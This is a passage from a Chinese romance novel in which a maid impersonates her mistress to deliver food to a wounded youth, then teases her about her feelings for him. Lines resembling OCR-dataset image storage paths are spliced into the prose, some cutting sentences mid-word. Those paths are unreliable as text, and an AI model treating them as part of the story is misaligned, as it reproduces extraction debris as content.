    到了门前,她把食盒摆在昨日的位置,抬手叩了一下门。乌古里学着明月的声音,低声道:“我来了。”

    黑暗中传来赵玄度的声音。

    “放下。”

    只这一句。

    乌古里屏息等了一会儿。门里的人没有问她的病,也没有像前日那样问今日带了什么。

    她心里反倒一喜,只当自己学得太像,连那少年也未起疑,忙将食盒往门里推了推,转身离开。

    她走出荒院时回头看了一眼。

    废门仍只开着一条缝。

    门后的少年坐在暗处,手指搭在膝上,目光一直落在她离开的方向。

    乌古里没有多想。

    她一路小跑回了明月的小院,才进门就解下斗篷,往榻上一丢。“肯定成了!”

    明月没有睡好,闻言忙从窗边转过身。

    一双乌润的眼睛先亮了起来,连病后苍白的小脸也浮起一点薄红。

    她自己尚未察觉,声音已经急急追了过去。

    “他没有发现吧?”

    “昨夜都没有,今日更不会。”

    她低头拿起斗篷,慢慢叠着:“食收进去没有?”乌古里笑道:

    “我哪敢多瞧?你千叮咛万嘱咐,叫我放下就走。我若趴在门缝边看他吃饭,岂不是立刻露馅?”

    明月手上停了停:“我只是怕东西放得太远,叫雪埋了。”

    “门槛才多远。”

    乌古里凑过来,拿肩头轻轻撞她一下。

    “你这样记挂他,怎么自己不去?”

    明月把斗篷放回箱笼:“谁记挂他了?”话说得理直气壮,耳尖却先红了。

    卷翘的长睫慌乱地扑闪着,脸颊却不受控制地漫上两团绯红的软云。

    她低头把斗篷又叠了一遍,连一处褶子也要抚平。

    活像只被人踩了尾巴的猫儿。

    “还说没有。”

    乌古里掰着手指给她数。

    “怕他饿,怕他冷。昨夜翻来覆去没睡好,今日我才回来,你先问的也不是我冷不冷,是他有没有吃。”

    明月转过身,正色道:“我救他,只因他伤势未愈。等他能走,自然各不相干。你往后也不许再拿这些话取笑我。”

    乌古里见她神色严肃,只得把笑压下去。

    “知道了。”

    她答应得快,眼睛仍在明月脸上转了两圈。

    过了一会儿,又小声道:“我看那少年也未必值得你这样上心。”

    明月抬眼:“怎么说?”

    “你亲自送了这么多日的饭,病了两日,他连一句好听的话都不会说。如今又害得你不敢露面。”

    乌古里哼了一声:“周人果然没良心。”

    “这与周人有什么关系?”

    “我阿娘常说,南边的男人嘴最甜,心也最花。见了姑娘就说月亮星星,转头又去哄另一个。”

    乌古里顺手拿起碟中的乳糕,咬了一口。

    “他是不是先哄了你,后来又变了脸,不肯理你?”

    明月一怔:“谁同你说的?”

    “还用人说?”

    乌古里越想越觉得有理。

    “若不是他先招惹你,你为何每日给他送饭?若不是他后来伤了你的心,你又为何叫我假扮你?”

    她把乳糕咽下去,重重拍了一下膝头。

    “定是他见你心软,白白哄走了你的东西,转头又装起清高来。”

    明月微微张着嫣红的唇,被这离谱的猜测噎得发懵。

    她气恼地鼓起软乎乎的脸颊,莹润的眼底全是哭笑不得。

    急得直跺脚,却又半个字也倒不出来。

    乌古里见她不说话,更认定自己猜中了。

    “我明日去送饭,倒要替你出一口气。”